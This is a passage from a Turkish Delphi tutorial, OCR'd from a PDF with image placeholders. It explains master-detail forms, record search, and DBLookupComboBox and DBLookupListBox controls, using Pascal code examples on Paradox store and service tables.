
❖ Yeni bir pencere açılacaktır bu pencereden “Left” seçeneğini seçip “Next” düğmesine tıklayın. Karşınıza aşağıdaki pencere açılacaktır.



❖ Bu pencereden “Detail” olarak kullanacağınız tabloyu seçmenizi isteyecektir. “SERVIS” tablosunu seçerek “Next” düğmesine tıklayın.
❖ Açılan yeni pencere “Detail” tablonuzdan formun üzerinde gözükmesini istediğiniz sütunları seçmenizi isteyecektir (Biz SIRANO hariç tüm sutunları dahil ettik). Next düğmesine tıklayın.
❖ Açılan yeni pencereden “**In a Grid**” işaret düğmesini seçerek “Next” buttonuna tıklayın. Aşağıdaki pencere açılacaktır.



- Bu pencerede "**Available Indexes**" listesinde "Detail" tablosundaki tüm index ler gözükecektir. "MAGAZAINDEX" (mağazaadı sütunu için tanımlanan secondary index) olanını seçin. "**Detail Fields**" listesinde otomatik olarak gözükecektir.
- "**Detail Fields**" listesinden "MAGAZAINDEX" ve "**Master Fields**" listesinden de "MAGAZA ADI" sütununu seçip "Add" buttonuna tıklayın.
- Yarattığınız ilişki "**Joined Fields**" listesinde aşağıdaki gibi oluşturulacaktır.




- Next düğmesine basın.
- "Finish" deyip wizardı bitirin.

Yukarıdaki adımlardan sonra "Delphi" sizlere "Master-Detail" içeriği olan bir form yapısı oluşturacaktır. Bu yapıda çok önemli bir özellik barınmaktadır. Master tablonuzdan bir mağaza ismini seçtiğiniz zaman "Detail" tablonuzda (DataGrid içerisinde) sadece o mağazaya yapılmış olan servisleri listeleme şansını bulacaksınız.

Bu yapının diğer bir özelliğide var olmayan bir mağazaya yanlışlıkla servisin yapılamayacağıdır. Çünkü "SERVIS" tablosuna kayıt girerken (DataGrid içerisinden) mağaza adını kendisi otomatik olarak belirleyecektir. Haliyle kullanıcının yapabileceği yanlış isim girme işlemlerinin önüne geçmiş olacaksınız.

"Master-Detail" form yapısında "Delphi" sizin yerinize formunuza iki adet "Table" , iki adet "DataSource", master tablodaki sütun sayısı kadar "Edit"

kontrolü ve “Detail” tablo bilgilerinizi topluca listelemeniz için “DataGrid” nesnesini yerleştirecektir. Programı çalıştırdıktan sonraki ekran görüntünüz aşağıda verilmiştir.



“DBNavigator” kontrolünde yapacağınız kayıt gezinti işlemleri “DataGrid” nesnesindeki kayıtların tamamen değişmesine (seçilen mağazaya ait kayıtları gösterecektir) sebep olacaktır.

Master Detail Form Yapısını Manuel Oluşturmak:


Burada “Master” tablo için yapılan işlem sadece paradox tablosuna bağlantıyı sağlamaktır (Table1-DataSorce1).”Detail” tablosu için (şayet manuel olarak siz bağlantı işlemini yapacaksanız) aşağıdaki ayarları yapmanız gerekecektir.

Koyu renkte yazılmış özellikleri, kodla veya “Object Inspector” penceresinden ayarlamalısınız(“IndexName-MasterFields-MasterSource”). Söylemeye gerek yo sanırım, “DataSource2” kontrolünüde “Table2” nesnesine bağlamalısınız.

Master-Detail Tablolarda Kayıt Arama İşlemleri:

Neredeyse bütün projelerinizde kullanacağınız bir uygulama seçeneğidir. Düşünün yukarıdaki "Master-Detail" yapıda herhangi bir mağazaya servis yapıldığı zaman faturayı nasıl işleyeceksiniz. İzah edelim, öncelikle "Master" tablodan mağazayı bulacağız, bu mağazaya göre "DataGrid" nesnesinde servisler listelenecek, kaydı da yeni bir servis olarak "DataGrid" nesnesine ekleyeceğiz.

Yukarıda yapmış olduğunuz form yapısına bir adet "Edit" kontrolü yerleştirerek aşağıdaki yeni tasarımı oluşturunuz.




Aşağıdaki kod bloğonu "Edit" Kontrolünün "OnkeyPress" yordamına ekleyiniz.

```
procedure TForm2.Edit1KeyPress(Sender: TObject; var Key: Char);
//Kayıt Bul
Var
  ara:Boolean;
begin
  if Key=#13 Then
    begin
      ara:=Table1.Locate('MAGAZAADI',Edit1.Text,[loCaseInsensitive]);
      if ara=false Then
        begin
```

```
        ShowMessage('Kayıt Bulunamadı');
      end
   end;
end;
```

Programı çalıştırın. Ardından aradığınız mağaza ismini girip klavyeden "Enter" tuşuna basın. "Master" tablonuz o mağazayı gösterecek, "Detail" tablonuzda o mağazaya ait yapılmış servisleri listeleyecektir. Çalıştırıldıktan sonraki form görüntüsü aşağıda verilmiştir.



Yukarıdaki örnekte "Edit" kontrolü içerisine aradığımız mağaza ismi olarak "MIGROS" değerini girip "Enter" tuşuna bastık. Bilgisayarın yaptığı işlemse "MIGROS" mağazasını "Master tabloda aktifleştirmek, arkasından ona bağlı olarak çalışan "Detail" tablosunda da "MIGROS" mağazasına yapılmış olan servisleri listelemek olmuştur. Gireceğiniz faturayı DataGrid nesnesinin en son satırına ekleyebilirsiniz.

Hatırlatma*:"Master-Detail" tablo yapısında iki tabloda da ilişkilendirilecek olan sütunları index olarak tanımlayın. Aksi takdirde uygulamada bir çok sıkıntı yaşayabilirsiniz.*

Lookup İşlemleri

Birbirleriyle ilişkili tablo yapılarında "Lookup" işlemleri sizlere tahmin edemeyeceğiniz kadar kolaylıklar sağlayacaktır. Daha önceden oluşturduğumuz "MAGAZA" ve "SERVIS" tabloları için söyle bir senaryo üretelim. Öncelikle servis tablosuna girilecek kayıtlarda mağaza tablosunda olmayan bir mağazanın bulunması çok kötü sonuçlar doğuracaktır. Kullanıcı mağaza adını girerken "MIGROS" yerine "MAAGROS" veya "DIA" yerine "DIYA" yazabilir, bu hata binlerce kaydın girildiği tablolarda çok normal karşılanabilir bir durumdur. Ama isterseniz böyle bir hatanın oluşmasını aşağıda anlatacağım yöntemle tamamen önleyebilirsiniz. "SERVIS" tablosuna girilecek mağaza adını kullanıcıya klavyeden girdirmeyip, ekleyeceğiniz bir ComboBox kutusundan seçtirtebilirsiniz. ComboBox ın açılan penceresindeki değerleride "MAGAZA" tablosunda yer alan "MAGAZAADI" sütunundan aldırabilirsiniz. Şimdi bu işlemleri nasıl yapabileceğinizi detaylı olarak izah etmeye çalışalım.

DBLookupComboBox Kontrolü:

Başka bir tablonun (veya Query nin) sütun bilgilerini listelemek için kullanılan en etkili kontroldür. Bağlantı işlemlerinde kullanacağınız extra özellikleri aşağıda verilmiştir.

- **DBLookupComboBox1.DataSource**

Bu özellik sayesinde içerisine girilen kayıtların yazdırılacağı kaynak belirlenebilir (Aynen DBEdit kontründeki özellik gibidir).

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  DBLookupComboBox1.DataSource:=DataSource2;
end;
```

- **DBLookupComboBox1.DataField**

Kontrole girilen içeriğin kaynakta yazdırılacağı sütunu belirleyen özelliğidir (Aynen DBEdit kontrolünde olduğu gibi).

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  DBLookupComboBox1.DataSource:=DataSource2;
  DBLookupComboBox1.DataField:='MAGAZAADI';
end;
```

- **DBLookupComboBox1.ListSource**

Kontrolün içerisinde gösterilecek olan sütun (diğer tablodaki) bilgilerinin yer aldığı kaynağı belirleyen özelliğidir (Bu özellik "DBEdit" kontrolünde yoktur).

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  DBLookupComboBox1.DataSource:=DataSource1;
  DBLookupComboBox1.DataField:='MAGAZAADI';
  DBLookupComboBox1.ListSource:=DataSource2;
end;
```

- **DBLookupComboBox1.ListField**

İçeriğin belirtildiği kaynakta birden fazla sütun olabileceği için hangi sütunla ilişkilendirileceği bu özellikle belirlenmelidir.


```
procedure TForm3.FormCreate(Sender: TObject);
begin
  DBLookupComboBox1.DataSource:=DataSource1;
  DBLookupComboBox1.DataField:='MAGAZAADI';
  DBLookupComboBox1.ListSource:=DataSource2;
  DBLookupComboBox1.ListField:='MAGAZAADI';
  Table1.Open;
end;
```

- **DBLookupComboBox1.KeyField**

ComboBox ın içeriğinde yer alacak liste değerlerinin hangi sütundan alınacağı bu özellikle belirlenir. "ListField" ile "KeyField" aynı şeyi yapıyor gibi gözüksede kesinlikle yanlış bir tesbit. Bu husus için bir sonraki bölüme bakınız.

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  DBLookupComboBox1.DataSource:=DataSource1;
  DBLookupComboBox1.DataField:='MAGAZAADI';
  DBLookupComboBox1.ListSource:=DataSource2;
  DBLookupComboBox1.ListField:='MAGAZAADI';
  DBLookupComboBox1.KeyField:='MAGAZAADI';
  Table1.Open;
end;
```

Şimdi özelliklerini anlattığımız kontrolleri örnek üzerinde görmeye çalışalım. Aşağıdaki tasarımı oluşturunuz (Edit kontrollerini Table1 nesnesine, Table1 nesnesini paradox ta yarattınız servis tablonuza bağlamayı untmayınız). Ayrıca formunuza bir adet "Query" (diğer tablo bağlantısı için kullanılacak) ve bir adet "DataSource" (Query kontrolüne bağlanacak) kontrolü daha eklemeyi unutmayınız (Bağlantı işlemleri tamamen kodla yapılacağı için bu iki kontrole properties penceresinden müdahale etmenize gerek yoktur).




Aşağıdaki kod bloğunuda "Unit" pencerenize ekleyiniz.

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.SQL.Add('Select MAGAZAADI from MAGAZA');
  Query1.Open;
  DataSource2.DataSet:=Query1;
  DBLookupComboBox1.DataSource:=DataSource1;
  DBLookupComboBox1.DataField:='MAGAZAADI';
  DBLookupComboBox1.ListSource:=DataSource2;
  DBLookupComboBox1.ListField:='MAGAZAADI';
  DBLookupComboBox1.KeyField:='MAGAZAADI';
  Table1.Open;
end;
```

Programı çalıştırdıktan sonra kullanıcı "MAGAZAADI" sütunu için ekleyeceği veya değiştireceği kayıtlar da klavyeyi kullanmayacak, sedece açılan listeden mağaza adını seçme işlemini gerçekleştirecektir. Bu seyede oluşabilecek hataların (yanlış mağazayı seçerse sizin yapabileceğiniz hiçbir şey yoktur. Yüzde yüz kullanıcı hatası olur. Ama unutmayın önleyebileceğiniz kullanıcı

hatalarınıda mutlaka ekleyeceğiniz kodlarla minimuma indirmeye çalışınız) neredeyse tamamının önüne geçmiş olacaksınız. Programın çalıştırıldıktan sonraki görüntüsü aşağıdaki pencerede gösterilmektedir. Kayıt girerken veya değiştirirken kullanıcının "ComboBox" içerisinde var olan listeyi kullanacağını sakın untmayınız.



- **DBLookupComboBox1.Text**

Kontrolün gösterdiği değer bu özellikte saklanmaktadır.

```
procedure TForm3.DBLookupComboBox1Click(Sender: TObject);
begin
Form3.Caption:=DBLookupComboBox1.Text;
end;
```


- **DBLookupComboBox1.DropDownRows**

Kontrol içerisindeki liste açıldığı zaman gösterilecek olan satır sayısı bu özellikle belirlenir. Şayet satır elemanları daha fazla ise öbür elemanlara kaydırma çubuğu sayesinde erişilebilir.

```
procedure TForm3.DBLookupComboBox1Click(Sender: TObject);
//Kaç Satır
begin
   DBLookupComboBox1.DropDownRows:=8;
end;
```

DBLookupListBox Kontrolü:


Karakteristik olarak "DBLookupComboBox" kontrolüne ait özellikleri aynen kullanır. Kontrolü anlamanız için aşağıdaki şekilde "Query1" kontrolünü kullanarak "DataGrid" nesnesi (DataSource1 ve kullanılarak) içerisindeki satırları doldurun (Bu hususta bağlantının nasıl yapılabileceği daha önce detaylı olarak anlatılmıştır). Aynı forma ikinci bir "Query" ve Datasource nesnesiyle beraber bir adette "DBLookupListBox" kontrolü yerleştiriniz.Amacımız "MAGAZA" tablosundaki mağaza adlarını liste içerisinde göstermek olacaktır. Ardından da listeden seçilen mağaza adına göre "DataGrid" nesnesinde sorgulama yapacağız. Yani seçtiğimiz mağaza ismine ait servisleri listeleyeceğiz.



Programa ait kod bloğu aşağıda verilmiştir. "Unit" pencerenize ekleyiniz.

```
procedure TForm4.FormCreate(Sender: TObject);
begin
  Query1.Open;
  Query2.DatabaseName:='gazi';
  Query2.SQL.Add('Select MAGAZAADI from MAGAZA');
  Query2.Open;
  DataSource2.DataSet:=Query2;
  DBLookupListBox1.ListSource:=DataSource2;
  DBLookupListBox1.KeyField:='MAGAZAADI';
end;
```

```
procedure TForm4.DBLookupListBox1DblClick(Sender: TObject);
var
  deger:AnsiString;
begin
  deger:=DBLookupListBox1.SelectedItem;
  Query1.SQL.Clear;
  Query1.SQL.Add('Select * From SERVIS Where MAGAZAADI=:MAG');
  Query1.Params[0].AsString:=deger;
  Query1.Open;
end;
```



Programı çalıştırdıktan sonra listeden üzerine çift tıklayacağınız mağaza adına ait yapılmış olan tüm servisler “DataGrid” nesnesinde gösterilecektir.

Tabloda Lookup Sütunları Yaratmak:

Lookup kontrolleri dışında tablonuzda direk lookup sütunları oluşturursanız, kayıt ekleme ve değiştirme zamanlarında sizlere çok büyük kolaylıklar sağlayacaktır. Olayı örnek üzerinde izah etmek istiyorum. Öncelikle aşağıdaki iki tabloyu "yeniler" isimli bir "alias" oluşturup içerisine kaydedin.


Tablo1:URUN Tablosu

Fieeld Name(Sütun İsmi)	Type(Tipi)	Size (Kaç Karakter)	Key(Primary ind)
BARKODNO	N		*
URUNADI	A	25	
FIYATI	$		

Tablo2:SATIS Tablosu

Fieeld Name(Sütun İsmi)	Type(Tipi)	Size (Kaç Karakter)	Key(Primary ind)
SIRANO	+		*
URUNADI	A	25	
SATISTARIHI	D		
FIYATI	$		
KDV	$		
TOPLAMTUTAR	$		

